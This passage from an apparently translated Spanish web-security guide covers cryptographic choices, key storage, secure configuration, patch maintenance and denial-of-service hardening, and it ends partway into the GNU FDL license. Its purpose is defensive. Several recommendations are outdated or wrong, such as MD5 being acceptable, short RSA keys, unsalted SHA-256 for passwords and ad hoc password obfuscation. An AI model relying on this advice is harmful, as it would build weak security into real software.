- No use cifradores de flujo de esta manera
- Considere el uso de algoritmos simétricos fuertes como AES

Algoritmos débiles

Existe mucho debate, ya que numerosos algoritmos "seguros" se han descubierto recientemente que son criptográficamente débiles. Esto significa que en lugar de realizar 2^{80} operaciones para hacer fuerza bruta a una clave, puede llevar solamente 2^{69} operaciones – algo alcanzable en un escritorio medio.

Conforme la criptografía moderna confía en ser computacionalmente costosa de romper, en estándares específicos puede configurarse tamaños de clave que proporcionen seguridad con la tecnología y el conocimiento actual, y que tome un tiempo excesivo el descifrar una clave dada.

Por lo tanto, necesitamos asegurarnos de que tanto los algoritmos como el tamaño de clave sean tomados en cuenta en la selección de un algoritmo.

Cómo determinar si es vulnerable

No debe fiarse de los algoritmos de cifrado propietarios, ya que típicamente dependen de la 'seguridad a través de la oscuridad' y no de las matemáticas. Estos algoritmos deben evitarse en lo posible.

Algoritmos específicos a evitar:

- MD5 recientemente se ha visto que es menos seguro de lo que se pensaba. Mientras todavía es seguro para aplicaciones tales como hashes para binarios disponibles públicamente, las aplicaciones de seguridad deberían migrarse para eliminar este algoritmo.
- SHA-0 ha sido roto concluyentemente. No debería usarse en ninguna aplicación con datos sensibles.
- SHA-1 se ha reducido en fuerza y recomendamos una migración a SHA-256, la cual implementa un tamaño de clave largo.
- DES fue una vez el algoritmo criptográfico de cifrado estándar; una máquina de escritorio normal puede romperlo actualmente. AES es el actual algoritmo simétrico preferido.

La criptografía es un campo en constante cambio. Conforme se realizan nuevos descubrimientos en criptografía, los viejos algoritmos se convierten en inseguros. Cuerpos oficiales como el NIST deberían supervisar las futuras recomendaciones.

Aplicaciones específicas, tales como sistemas de transacciones de bancos, pueden tener requerimientos específicos de algoritmos y tamaños de claves.

Cómo protegerse a sí mismo

Asumiendo que Usted ha elegido un algoritmo abierto y estándar, las siguientes recomendaciones deberían considerarse en la revisión de algoritmos:

Simétrico:

- Un tamaño de clave de 128 bits (estándar para SSL) es suficiente para la mayoría de aplicaciones
- Considere 168 o 256 bits para sistemas seguros tales como grandes transacciones financieras

Asimétrico:

La dificultad de crackear una clave de 2048 bit comparado con una clave de 1024 bit es de lejos mucho más del doble de lo que puedes esperar. No uses tamaños de clave excesivos a menos que sepas que los necesitarás. Bruce Schneier en 2002 (mira la sección referencias) recomendó las siguientes longitudes de cable para cerca de 2005 amenazas:

- Tamaños de clave de 1280 bits son suficientes para la mayoría de aplicaciones personales
- 1536 bits deberían ser aceptables actualmente para la mayoría de aplicaciones seguras
- 2048 bits deberían considerarse para aplicaciones altamente protegidas.

Hashes:

- Los tamaños de Hash de 128 bits (estándar para SSL) son suficientes para la mayoría de aplicaciones
- Considera 168 o 256 bits para sistemas seguros, muchas funciones hash están siendo revisadas actualmente (ver arriba).

NIST y otros cuerpos de estándares proporcionarán una guía actualizada en relación a tamaños de clave recomendados.

Diseñe sus aplicaciones para que pueda permitir nuevos hashes y algoritmos

Incluya un atributo “algorithmName” o “algorithmVer” con sus datos cifrados. No podrá ser capaz de invertir los valores, pero podrá (en el tiempo) pasar a algoritmos más fuertes sin molestar a los usuarios existentes.

Almacenamiento de claves

Cómo se destaca arriba, la criptografía depende de las claves para asegurar la identidad del usuario, proporcionar confidencialidad e integridad así como también no-repudio. Es vital que las claves estén adecuadamente protegidas. Si una clave fuera comprometida, no se podría confiar en ella.

Cualquier sistema que haya sido comprometido de alguna manera debería reemplazar todas sus claves de cifrado.

Como determinar si es vulnerable

A menos que utilice dispositivos hardware de criptografía, sus claves probablemente se almacenarán como archivos binarios en el sistema que proporcione el cifrado.

¿Puede exportar la clave privada o el certificado desde el almacén?

- ¿Hay alguna clave privada o archivos importados de certificado (normalmente en formato PKCS#12) en el sistema de ficheros? ¿Pueden importarse sin una contraseña?
- Las claves a menudo se almacenan en código. Esto es una mala idea, ya que significa que no será capaz de reemplazar fácilmente una clave que haya sido comprometida.

Cómo protegerse a sí mismo

- Las claves de cifrado deberían protegerse en lo posible con permisos del sistema de ficheros. Deberían ser de solo lectura y solo el usuario o aplicación que accede directamente a ellas debería tener esos permisos.
- Las claves privadas deberían marcarse como no exportables cuando se genere la petición de firma del certificado.
- Una vez que se importan en el almacén de claves (CryptoAPI, Certificates snap-in, Java Key Store, etc.), el archive de importación del certificado privado obtenido del proveedor de certificados debería ser destruido de manera seguro de los sistemas frontales. Este archivo debería almacenarse de manera segura hasta que sea requerido (como en una instalación o en el reemplazo de un nuevo servidor frontal)
- Los sistemas de intrusión basados en host deberían implantarse para monitorizar el acceso de las claves. En última instancia, cualquier cambio en las claves debería ser monitorizado.
- Las aplicaciones deberían registrar cualquier cambio en las claves.
- Las frases de paso utilizadas para proteger las claves deberían ser almacenadas en lugares físicos seguros; en algunos entornos, puede ser necesario dividir la frase de paso o contraseña en dos componentes de tal manera que se requiera dos personas para autorizar el acceso a la clave. Este proceso físico, manual debería ser ligeramente monitorizado y controlado.
- El almacenamiento de claves dentro de código fuente o binarios debería ser evitado. Esto no solo tiene consecuencias si los desarrolladores tienen acceso al código fuente, ya que la administración de claves sería casi imposible.
- En un entorno Web típico, los propios servidores Web necesitarán permiso para acceder a la clave. Esto tiene unas implicaciones obvias de que otros procesos Web o código

malicioso puede tener también acceso a la clave. En estos casos, es vital minimizar la funcionalidad del sistema y aplicación requiriendo el acceso a las claves.

- En aplicaciones interactivas, una protección suficiente es usar una frase de paso o contraseña para cifrar la clave cuando se almacena en disco. Esto requiere al usuario suministrar una contraseña al inicio, pero significa que la clave puede almacenarse de manera segura en caso donde otros usuarios puedan tener más privilegios en el sistema.

El almacenamiento de claves en dispositivos hardware criptográficos está fuera del alcance de este documento. Si requiere este nivel de la seguridad, debería consultar realmente con especialistas en criptografía.

Transmisión insegura de secretos

En seguridad, valoramos el nivel de confianza que tenemos en la información. Cuando se aplica a la transmisión de datos sensibles, necesitamos asegurar que el cifrado ocurre antes de que transmitamos los datos a cualquier red no confiable.

En términos prácticos, significa que debemos proponernos el cifrar lo más cerca del origen de datos como sea posible.

Cómo determinar si es vulnerable

Puede ser extremadamente difícil sin la ayuda de un experto. Podemos intentar al menos eliminar los problemas más comunes:

- El algoritmo o protocolo de cifrado necesitar ser adecuado a la tarea. El capítulo de arriba sobre llaves débiles debería ser un buen punto de partida
- Debemos asegurar que a través de todos los caminos de transmisión aplicamos este nivel de cifrado
- Es necesario tomar cuidados extremos en los puntos de cifrado y descifrado. Si su librería de cifrado necesita usar archivos temporales, ¿están protegidos adecuadamente?
- ¿Están las claves almacenadas de manera segura? ¿Se deja un archivo inseguro una vez después que se ha descifrado?

Cómo protegerse a sí mismo

Tenemos la posibilidad de cifrar los datos o si no de protegerlos a diferentes niveles. Elegir el sitio correcto para que esto ocurra puede conllevar requerimientos de recursos y seguridad.

Aplicación: a este nivel, la aplicación actual realiza el cifrado u otra función de criptográfica. Esto es lo más deseable, pero puede dar lugar a más presión adicional en recursos y crear una complejidad inmanejable. El cifrado debería realizarse típicamente a través de una API tal como el kit de herramientasOpenSSL (www.openssl.com) o a través de funciones de cifrado proporcionadas por el sistema operativo.

Un ejemplo sería un mail cifrado con S/MIME, el cual es transmitido como texto codificado dentro de un email estándar. No es necesario cambios en hosts intermedios de correo para transmitir el mensaje porque no requerimos un cambio en el protocolo mismo.

Protocolo: en esta capa, el protocolo proporciona el servicio de cifrado. Más comúnmente, esto se ve con HTTPS, usando cifrado SSL para proteger tráfico Web sensible. La aplicación ya no necesita implementar conectividad segura. Sin embargo, esto no significa que la aplicación se libere de ello. SSL requiere una atención especial cuando se usa en autenticación mutua (en la parte cliente), existen dos claves de sesión diferentes, una para cada dirección. Debería verificarse cada una antes de transmitir datos sensibles.

Los atacantes y probadores de penetraciones aman SSL para ocultar peticiones maliciosas (tales como ataques de inyección por ejemplo). Los scanner de contenido son probablemente incapaces de decodificar la conexión SSL, dejándola pasar al servidor Web vulnerable.

Red: por debajo de la capa de protocolo, podemos usar tecnologías tales como Redes Privadas Virtuales (VPN) para proteger los datos. Esto tiene muchas encarnaciones, siendo la más popular IPsec (Seguridad del Protocolo de Internet v6), típicamente implementado como un 'túnel' protegido entre dos routers gateway. Ni la aplicación ni el protocolo necesita disponer de cifrado – todo el tráfico es interceptado independientemente.

Posibles cuestiones a este nivel son computacionales y elevados anchos de banda en dispositivos de red.

Tokens de Autenticación Reversibles

Los servidores Web actuales tratan con gran número de usuarios. Diferenciar entre todos ellos es a menudo llevado a cabo a través de cookies u otros identificadores de sesión. Si estos identificadores de sesión usan una secuencia predecible, un atacante necesitar generar solo un valor en la secuencia con el fin de presentar un token de sesión aparentemente válido.

Esto puede ocurrir en gran número de sitios; a nivel de red para números de secuencia TCP, o bien a través de la capa de aplicación con las cookies usadas como tokens de autenticación.

Cómo determinar si es vulnerable

Cualquier generado de secuencia determinista es probablemente vulnerable.

Como protegerse a sí mismo

La única manera de generar un token de autenticación seguro es asegurándose de que no hay manera de predecir su secuencia. En otras palabras: números realmente aleatorios.

Se puede discutir que los ordenadores no pueden generar números realmente aleatorios, pero utilizando nuevas técnicas tales como la lectura de los movimientos de ratón y pulsaciones de tecla para mejorar la entropía han incrementado significativamente la aleatoriedad de los generadores de números aleatorios. Es crítico que no intente implementar esto por su cuenta; el uso de implementaciones existentes y probadas es más que recomendable.

La mayoría de los sistemas operativos incluyen funciones para generar números aleatorios que pueden ser llamados desde casi cualquier lenguaje de programación.

Windows y .NET: En plataformas Microsoft incluyendo .NET, es recomendable el uso de la función de serie CryptGenRandom (http://msdn.microsoft.com/library/default.asp?url=/library/en-us/seccrypto/security/cryptgenrandom.asp.

Unix: Para todas las plataformas basadas en Unix, OpenSSL es una de las opciones recomendadas (http://www.openssl.org/). Ofrece características y funciones API para generar números aleatorios. En algunas plataformas, /dev/urandom es una fuente apropiada de entropía pseudos-aleatoria.

PHP: mt_rand() usa un tornado Mersenne, pero no llega a ser tan bueno como las opciones de generación de números aleatorios seguros de CryptoAPI's, OpenSSL, o /dev/urandom los cuales están disponibles en muchas variantes de Unix. Con mt_rand() se ha comprobado que produce el mismo número en algunas plataformas – pruebe antes de desplegar. **No use rand() es muy débil.**

Java: java.security.SecureRandom dentro de la Extensión Criptográfica de Java (JCE) proporciona números aleatorios seguros. Esto debería usarse en preferencia a otros generadores de números aleatorios.

Generación segura de UUID

UUIDs (tales como GUIDs y similares) son solamente únicas si Usted las genera. Esto parece relativamente claro. Sin embargo, hay muchos pedazos de código disponibles que contienen UUIDS existentes.

Cómo determinar si es vulnerable

- Determine la fuente de sus UUIDS existentes
    1. ¿Fueron generados a partir de MSDN?
    2. ¿O a través de un ejemplo encontrado en Internet?
- Use su motor de búsquedas favorito para encontrarlo

Como protegerse a sí mismo

- No copie y pegue UUIDs y GUIDs de ningún otro lugar que un programa UUIDGEN o de la API UuidCreate()
- Genere UUIDs o GUIDs limpios para cada nuevo programa

Sumario

La Criptografía es uno de los pilares de la información de la seguridad. Su uso y propagación se ha expandido gracias a Internet y actualmente está incluida en la mayoría de áreas de la computación. La Criptografía se puede utilizar para:

- Accesos Remotos tales como IPsec VPN
- Autenticación basada en certificados
- Asegurar información sensible o confidencial
- Obtener el no-repudio usando certificados digitales
- . Compras y pagos online
- Seguridad en el correo y mensajes como S/MIME

Una aplicación Web puede implementar criptografía en múltiples capas: aplicación, servidor de aplicaciones o en ejecución (tal como .NET), hardware y sistemas operativos. Seleccionar un enfoque óptimo requiere un buen conocimiento de los requerimientos de aplicación, las áreas de riesgo, y el nivel de la fortaleza de seguridad que puede requerir, flexibilidad, costo, etc.

Aunque el cifrado no es la panacea, la mayoría de agujeros de seguridad no vienen de la computación de fuerza bruta sino de el aprovechamiento de errores e implementaciones. La fuerza de un sistema criptográfico se mide con la longitud de clave. Usar una longitud larga de clave para almacenar entonces la clave sin proteger en el mismo servidor, elimina la mayoría del beneficio ganado en la protección. A parte del almacenamiento seguro de claves, otro error clásico es la ingeniería de algoritmos criptográficos a medida (para generar ids de sesión aleatorias por ejemplo). Muchas aplicaciones Web fueron atacadas exitosamente porque los desarrolladores pensaron que podían crear sus propias funciones criptográficas.

Nuestra recomendación es usar productos probados, herramientas, o paquetes en lugar de fabricarse las suyas propias.

Lectura adicional

- Wu, H., *Misuse of stream ciphers in Word and Excel* http://eprint.iacr.org/2005/007.pdf
- Bindview, *Vulnerability in Windows NT's SYSKEY encryption* http://www.bindview.com/Services/razor/Advisories/1999/adv_WinNT_syskey.cfm
- Schneier, B. *Is 1024 bits enough?,* April 2002 Cryptogram http://www.schneier.com/crypto-gram-0204.html#3
- Schneier, B., Cryptogram, http://www.counterpane.com/cryptogram.html
- NIST, Replacing SHA-1 with stronger variants: SHA-256 → 512 http://csrc.nist.gov/CryptoToolkit/tkhash.html http://csrc.nist.gov/CryptoToolkit/tkencryption.html
- UUIDs are only unique if you generate them: http://blogs.msdn.com/larryosterman/archive/2005/07/21/441417.aspx
- Cryptographically Secure Random Numbers on Win32: http://blogs.msdn.com/michael_howard/archive/2005/01/14/353379.aspx

Configuración

Objetivo

Creación de aplicaciones que son seguras fuera de la máquina.

Plataformas afectadas

Todas.

Puntos relevantes de COBIT

DS6 – Identificación y asignación de costes - Todas las secciones deben ser revisadas

Buenas prácticas

- Desactivar todas las opciones innecesarias de manera predeterminada
- Asegurar que todas las opciones y configuraciones para cada función están inicialmente configuradas para ser la elección más segura posible
- Inspeccionar el diseño para comprobar si las elecciones menos seguras pudieran ser diseñadas de otra manera. Por ejemplo, los sistemas de restablecimiento de contraseña son pobres desde el punto de vista de seguridad. Si no proporciona este componente, los usuarios de su aplicación estarán más seguros.
- No confíe en características instaladas opcionalmente en el código base.
- No configure nada como preparación para una característica opcional de implantación.

Contraseñas por omisión

Las aplicaciones suelen ser finalmente implantadas con contraseñas conocidas. En un gran esfuerzo particular, NGS Software determinó que el servidor de base de datos, definido como “irrompible”, Oracle contenía 168 contraseñas prefijadas al ser recién instalado. Obviamente, cambiar tal cantidad de credenciales cada vez que un servidor de aplicaciones es implantado es algo no muy adecuado.

Como identificar si se es vulnerable

- Analizar el manifiesto de la aplicación y asegurar que no se incluye en ningún formulario ninguna contraseña, ya sea en el código fuente, compilada en el código o como parte de la configuración.
- Analizar la aplicación en busca de nombres de usuarios y contraseñas. Asegurar que los diagramas tampoco los tienen.

Como protegerse

- No distribuir ningún producto con cuentas preestablecidas.
- No incluir cuentas de respaldo o como puerta trasera, o mecanismos especiales de acceso.

Cadenas de conexión seguras

Rara vez las cadenas de conexión a una base de datos están cifradas. Sin embargo, permiten a un atacante que posee acceso por línea de mandatos a realizar operaciones directas contra la base de datos o hacia el sistema, facilitando su compromiso total.

Como identificar si se es vulnerable

- Comprobar el fichero de configuración de la infraestructura, las configuraciones del registro, y cualquier fichero de configuración de cualquier aplicación (por lo general config.php, etc.) para cadenas de conexión en texto claro a la base de datos.

Como protegerse

- A menudo, el no disponer de contraseñas es igual de bueno que tener contraseñas en texto claro.
- En la plataforma Win32, utilizar "TrustedConnection=yes", y crear un DSN con las credenciales almacenadas. Las credenciales son almacenadas como un LSA Secret, que no es perfecto, pero es mucho mejor que contraseñas en texto claro.
- Desarrollar un método para ofuscar la contraseña en algún formulario, como por ejemplo cifrar el nombre utilizando el nombre del sistema o similar con un código que no resulte obvio.
- Pedir al desarrollador de la base de datos que proporcione una biblioteca que permita conexiones remotas utilizando un hash de una contraseña en vez de una credencial en texto claro.

Transmisión de red segura

Por omisión, no debe transmitirse ningún tipo de información sin cifrarse por la red.

Como identificar si se es vulnerable

- Utilizar una herramienta capturadora de paquetes, como por ejemplo Ethereal y coloque un puerto en switch cerca de la base de datos o de los servidores de la aplicación.
- Capture el tráfico durante un tiempo y determine su nivel de exposición para un atacante que realizaría esta misma tarea.

Como protegerse

- Utilizar SSL, SSH y otros métodos de cifrado (como por ejemplo el cifrado de la conexión a base de datos) para evitar que la información sea interceptada en la transmisión.

Información cifrada

Algunas políticas de seguridad y estándares requieren que los datos almacenados en disco de una base de datos estén cifrados. Sin embargo, esto es inútil en caso de que se permita acceder a los datos mediante una conexión en claro. Lo más importante es la ofuscación y el cifrado en un sentido de la información sensible.

Como identificar si se es vulnerable

Aplicaciones protegidas al máximo:

- ¿Existe algún requisito para cifrar información en concreto?
- En caso afirmativo, ¿está cifrada de alguna manera en la cual permite al administrador de base de datos leerla sin conocer la clave?

En ese caso, el cifrado no resulta válido y se necesita otro enfoque.

Como protegerse

Aplicaciones protegidas al máximo y cualquier aplicación que requiera el cifrado de información:

- Las contraseñas sólo deben ser almacenadas en un formato no reversible, como por ejemplo SHA-256 o similar.
- La información sensible como tarjetas de crédito debe tenerse en consideración - ¿tienen que ser almacenadas necesariamente? **La directiva PCI es muy estricta en cuanto al almacenamiento de información sobre tarjetas de crédito. Se recomienda encarecidamente evitar este hecho.**
- La información cifrada no debería incluir la clave en el servidor de base de datos.

El último requisito obliga al atacante a que tome el control de dos máquinas para poder descifrar la información por completo. La clave de cifrado debería poderse cambiar con regularidad, y el algoritmo debería ser suficiente para proteger la información durante un período de tiempo. Por ejemplo, en la actualidad no hay motivo por el cual utilizar 40 bit DES; la información debería ser cifrada en AES-128 o superior.

Seguridad en base de datos

La información obtenida del usuario necesita ser almacenada de forma segura. En casi todas las aplicaciones, no se tiene el cuidado suficiente en asegurar que la información no puede ser obtenida de la base de datos en sí.

Como identificar si se es vulnerable

- ¿Se conecta la aplicación a la base de datos utilizando usuarios con los mínimos privilegios?
- ¿Existen usuarios que se conectan a la base de datos para tareas de administración de la aplicación y otros para realizar tareas normales? En caso negativo, ¿por qué no?
- ¿La aplicación utiliza constructores seguros, como por ejemplo procedimientos almacenados que no requieren acceso directo a una tabla?
- Aplicaciones protegidas al máximo:
    1. ¿Está la base de datos en otro sistema? ¿Está dicho sistema protegido?
    2. ¿Con todos los parches aplicados y la última versión de software de base de datos instalada?
    3. ¿La aplicación conecta a la base de datos utilizando un enlace cifrado? En caso negativo, ¿está el servidor de la aplicación y el servidor de la base de datos en una red restringida, en la cual exista un número mínimo de sistemas, en particular sistemas no confiables como pueden ser sistemas de escritorio?

Como protegerse

- La aplicación debe conectar a la base de datos mediante el usuario con los menores privilegios posibles.

- La aplicación debe conectar a la base de datos con credenciales diferentes para cada distinción de confianza (por ejemplo, usuario, usuario de solo lectura, usuario invitado, usuarios administradores) y permisos aplicados a aquellas tablas y bases de datos para prevenir accesos no autorizados y modificaciones.

- La aplicación debe priorizar la utilización de constructores seguros, como por ejemplo procedimientos almacenados que no requieran el acceso directo a la tabla. Una vez todos los accesos se realicen mediante procedimientos almacenados, se deben revocar todos los accesos a las tablas.

- Aplicaciones protegidas al máximo:
    1. La base de datos debe implantarse en otro sistema, que debe encontrarse protegido mediante los últimos parches disponibles y con las últimas versiones del software instaladas.
    2. La aplicación debe conectarse a la base de datos utilizando un enlace cifrado. En caso negativo, el servidor de la aplicación y el servidor de base de datos deben residir en una red restringida con pocos equipos en ella.
    3. No implantar el servidor de la base de datos en la red principal de la oficina.

Más información

- ITIL – Change Management http://www.itil.org.uk/

Mantenimiento

Objetivo

Asegurar que:

- Los productos son correctamente mantenidos después de su despliegue
- Minimizar el área de ataque atreves del ciclo de vida de producción
- Los defectos de seguridad son arreglados correctamente y en un tiempo adecuado

Plataformas afectadas

Todas.

Temas de COBIT Relevantes

DS6 – Gestión de cambios – Todas las secciones han de ser revisadas

Buenas Prácticas

Existe una fuerte inercia para evitar parchear sistemas “en funcionamiento” (pero vulnerables). Es responsabilidad como desarrollador garantizar que el usuario este tan seguro como sea posible y animar a parchear rápidamente los sistemas vulnerables para garantizar que sus parches sean integrales (es decir, no más parches de este tipo), regresión de problemas anteriores (es decir, soluciones permanecen solventadas), y estable (es decir, que se han realizado suficientes ensayos).

Las aplicaciones deben mantenerse con regularidad, en busca de nuevos métodos para evitar los controles de seguridad.

Es normal dentro de la industria proporcionar apoyo desde n-1 hasta n-2 versiones, por lo que se requiere algún tipo revisión de control de código fuente, como CVS, ClearCase, o subversión, son necesarios para gestionar las correcciones de seguridad y evitar errores de regresión.

Las actualizaciones deben ser prestadas de forma segura, ya sea por firma digital de los paquetes, o mediante un resumen de mensaje libre de colisiones.

El apoyo a la política de parches de seguridad deben ser claramente comunicada a los usuarios, para asegurar que los usuarios conocen que versiones están soportadas para soluciones de seguridad y cuando termina su vida.

Respuesta ante incidentes de seguridad

Muchas organizaciones no están preparadas para la revelación pública de vulnerabilidades de seguridad. Hay varias categorías de revelación:

- Oculta
- 0day
- Revelación completa y revelación limitada
- Con o sin respuesta del vendedor.

Los vendedores con un buen historial de parches a menudo ofrecen un rápido acceso a la información sobre vulnerabilidades de seguridad. Otros han publicado las vulnerabilidades en tablones 0day o listas de correo

Como determinar si se es vulnerable.

La organización:

- ¿Tiene una política de gestión de incidentes?
- Monitoriza abuse@...
- Monitoriza Bugtraq y otras listas similares de sus propios productos.
- ¿Publica una sección de seguridad en su website? Si es así, ¿existe la opción para enviar un incidente de seguridad? En que método (como intercambio de llaves PGP o vía SSL)
- ¿Podrían las brechas de seguridad más serias ser solucionadas en menos de 30 días? Si no, ¿qué haría falta para solucionar la situación?

Si algunas de las respuestas a las preguntas son “no”, la organización está en riesgo de 0days.

Como protegerse

- Crear y mantener una política de mantenimiento de incidentes.
- Monitorizar abuse@...
- Monitorizar Bugtraq y listas de correo similares. Usar la experiencia de productos similares para aprender de sus errores y solucionarlos ante de encontrarlas en los productos propios.
- Publicar una sección de seguridad en el sitio web, con la posibilidad de enviar incidentes de seguridad de forma segura (como intercambio de claves PGP o vía SSL).
- Tener un método para solventar problemas de seguridad rápidamente, completamente probados en menos de 30 días.

Arreglar problemas de seguridad correctamente

Las vulnerabilidades de seguridad existen en todo el software. Normalmente, éstas son descubiertas por terceras personas como por ejemplo analistas de seguridad o clientes, pero a menudo se descubren mientras se trabaja en la siguiente versión.

Las vulnerabilidades de seguridad se basan en un patrón – es extraordinariamente extraño que una vulnerabilidad sea la única de su tipo. Es vital que todas las vulnerabilidades parecidas sean eliminadas utilizando un análisis causal base reduciendo así el marco de ataque. Esto requerirá una búsqueda completa de vulnerabilidades tipo en la aplicación para asegurar que no se vuelven a dar las de siempre.

Microsoft estima que desarrollar, probar e implantar cada parche cuesta más de $100.000, y obviamente unos cuantos millones más para que lo aplique cada cliente. Únicamente reduciendo el número de parches podría reducirse este coste. Resulta más barato invertir un poco más de tiempo y publicar unos cuantos recursos para la vulnerabilidad que cerrarla definitivamente.

Como identificar si se es vulnerable

Ciertas aplicaciones tendrán múltiples vulnerabilidades de una naturaleza similar publicadas en listas de correo como por ejemplo Bugtraq. Dichas aplicaciones no han sido revisadas para encontrar todas las vulnerabilidades parecidas o para arreglar la causa principal del problema.

Como protegerse

- Asegurar que se utiliza un análisis exhaustivo de la causa principal para identificar la naturaleza del defecto.
- Utilice la reducción del marco de ataque y las metodologías de riesgo para eliminar tantas vulnerabilidades de este tipo como sea posible en un el tiempo prescrito.

Notificaciones de actualización

A menudo los usuarios reciben un producto y nunca lo actualizan. Sin embargo, en ocasiones se necesita actualizar el producto debido a que se debe proteger frente a vulnerabilidades conocidas.

Como identificar si se es vulnerable

- ¿Existe algún método para notificar a los propietarios / operadores / administradores de sistemas de la aplicación que existe una versión más actualizada disponible?

Como protegerse

Preferiblemente, la aplicación debería tener la función de “llamar a la casa” para comprobar si existen nuevas versiones y alertar a los administradores de sistemas cuando están disponibles dichas versiones. Cuando esto no sea posible, por ejemplo, en entornos altamente protegidos donde esta funcionalidad no se permita, se debería ofrecer otro tipo de método a los administradores para poder estar actualizados.

Comprobar a menudo los permisos

Las aplicaciones están a merced de los administradores de sistemas que a menudo suelen fallar. Las aplicaciones que confían en que ciertos recursos están protegidos deberían seguir un procedimiento para asegurar que dichos recursos no sean expuestos públicamente y tienen la suficiente protección según su riesgo en la aplicación.

Como identificar si se vulnerable

- ¿La aplicación requiere que ciertos ficheros sean “seguros” al ser expuestos al público? Por ejemplo, muchas aplicaciones J2EE se basa en el fichero web.xml para ser de sólo lectura en el contenedor de servlets para protegerse de que usuarios locales puedan leer las credenciales de la infraestructura. Las aplicaciones en PHP a menudo tienen un fichero llamado config.php que contiene detalles parecidos.
- Si existiese en tal caso ese recurso, ¿relajando los permisos expondría las vulnerabilidades de la aplicación a usuarios locales o remotos?

Como protegerse

La aplicación debería revisar a menudo los permisos de los ficheros, directorios y recursos que sean claves y que contengan contraseñas de la aplicación y comprobar que no hayan sido demasiado permisivos. Si los permisos provocan algún tipo de peligro inmediato, la aplicación debería detenerse hasta que el fallo sea solventado, en otro caso, con notificar o alertar al administrador será suficiente.

Ataques de denegación de servicio

Objetivo

Asegurar que la aplicación es lo más robusta posible frente a ataques de denegación de servicio.

Plataformas afectadas

Todas.

Puntos relevantes del COBIT

DS5.20 – Arquitecturas de firewall y conexiones con redes públicas

Descripción

Los ataques de denegación de servicio (Denial of Service – DoS) se dirigen principalmente contra software conocido, mediante vulnerabilidades que permiten que estos ataques resulten satisfactorios.

Consumo excesivo de la CPU

Las aplicaciones implementadas bajo el modelo Vista Controlador son una base importante por méritos propios. La mayoría de las peticiones de negocio no triviales, como la generación de informes y el análisis estadístico, pueden consumir grandes porciones de CPU. Cuando se le pide a la CPU el realizar demasiadas tareas, el rendimiento puede disminuir considerablemente.

Como determinar si se es vulnerable

- Realizar pruebas de esfuerzo a la aplicación para averiguar dónde existen “cuellos de botella”.

Como protegerse

- Permitir únicamente a los usuarios autenticados y autorizados el consumir peticiones de CPU significativas.
- Medir cuidadosamente los accesos a esos "cuellos de botella" y recodificar o cambiar parámetros para evitar que las peticiones básicas consuman demasiado tiempo de CPU.

Consumo excesivo de disco de Entrada/Salida

Las búsquedas en base de datos, las imágenes grandes, y una gran cantidad de discos baratos desencadenan tanto peticiones interminables como una gran cantidad de operaciones de entrada/salida en disco. Sin embargo, las mejores operaciones son las que no llegan a tomarse al completo. Son tratadas desde la memoria RAM o simplemente ni se llevan a cabo en su totalidad. En el momento en el que se necesita un disco para digamos buscar un índice en 50 Mb una y otra vez en cada petición, incluso el servidor más robusto podría fallar con una carga moderada por usuario.

Como determinar si se es vulnerable

- Realizar pruebas de esfuerzo a la aplicación para averiguar dónde se encuentran los "cuellos de botella".

Como protegerse

- Únicamente permitir que usuarios autenticados y autorizados consuman peticiones significativas de entrada y salida a disco.
- Medir cuidadosamente el acceso a dichos "cuellos de botella" y recodificar o cambiar los parámetros para evitar que las peticiones básicas por omisión consuman demasiado tiempo en disco o espacio.

Consumo excesivo de entrada/salida en red

Como determinar si se es vulnerable

- Realizar un perfil de la aplicación con una herramienta de optimización de red.
- Cualquier página o recurso que sobrepase el ratio de entrada en 20 (esto es, que por ejemplo por cada kb pedido se devuelva una página o una imagen de 20 kb) es un gran amplificador de denegaciones de servicio y rápidamente, a causa de un post en Slashdot o

porque un atacante acceda demasiadas veces, su sitio puede llegar a perder la conectividad.

Como protegerse

- Permitir únicamente a usuarios autenticados o autorizados que consuman peticiones significativas de red.
- Minimizar el tamaño total de páginas o recursos no autenticados.
- Utilizar un escudo para denegaciones de servicio o similar para ayudar a protegerse de distintos tipos de ataques de denegación de servicio, sin embargo, hay que tener en cuenta que estos dispositivos no pueden resultar de ayuda si la infraestructura principal ha sido colapsada.

Bloqueo de cuentas de usuario

Un ataque común de denegación de servicio frente a sistemas operativos es el de bloquear cuentas de usuario si existe una política de bloqueo de cuentas de usuario.

Como determinar si se es vulnerable

Utilizando un script automático, un atacante podría intentar enumerar varias cuentas de usuario y bloquearlas.

Como protegerse

- Permitir a los usuarios que seleccionen sus propios nombres de usuario. En esta tarea ellos son los que mejor lo pueden hacer.
- No utilizar números de cuenta o nombres de usuario predecibles, como por ejemplo “A1234” “A1235”, etc.
- Registrar las peticiones de bloqueo de usuarios. Si más de una cuenta se bloquea desde la misma dirección IP en un corto período de tiempo (digamos por ejemplo 30 segundos), evitar el acceso desde esa dirección IP de origen.
- Desbloquear automáticamente cuentas después de 15 minutos.

Más información

http://www.corsaire.com/white-papers/040405-application-level-dos-attacks.pdf

Licencia de Documentación Libre de GNU

Version 1.1, March 2000

Copyright © 2000 Free Software Foundation, Inc.

59 Temple Place, Suite 330, Boston, MA 02111-1307 USA

Se permite la copia y distribución de copias literales de este documento de licencia, pero no se permiten cambios.

PREÁMBULO

El propósito de esta licencia es permitir que un manual, libro de texto, u otro documento escrito sea "libre" en el sentido de libertad: asegurar a todo el mundo la libertad efectiva de copiarlo y redistribuirlo, con o sin modificaciones, de manera comercial o no. En segundo término, esta licencia preserva para el autor o para quien publica una manera de obtener reconocimiento por su trabajo, al tiempo que no se consideran responsables de las modificaciones realizadas por terceros.

Esta licencia es una especie de "copyleft" que significa que los trabajos derivados del documento deben a su vez ser libres en el mismo sentido. Esto complementa la Licencia Pública General GNU, que es una licencia de copyleft diseñada para el software libre.

Hemos diseñado esta Licencia para usarla en manuales de software libre, ya que el software libre necesita documentación libre: Un programa libre debe venir con los manuales que ofrezcan las mismas libertades que da el software. Pero esta licencia no se limita a manuales de software; puede ser usada para cualquier trabajo textual, sin tener en cuenta su temática o si se publica como libro impreso. Recomendamos esta licencia principalmente para trabajos cuyo fin sea instructivo o de referencia.

APLICABILIDAD Y DEFINICIONES

Esta Licencia se aplica a cualquier manual u otro documento que contenga una nota del propietario de los derechos que indique que puede ser distribuido bajo los términos de la Licencia. El "Documento", en adelante, se refiere a cualquiera de dichos manuales o trabajos. Cualquier miembro del público es un licenciatario, y será denominado como "Usted".

Una "Versión Modificada" del Documento significa cualquier trabajo que contenga el Documento o una porción del mismo, ya sea una copia literal o con modificaciones y/o traducciones a otro idioma.

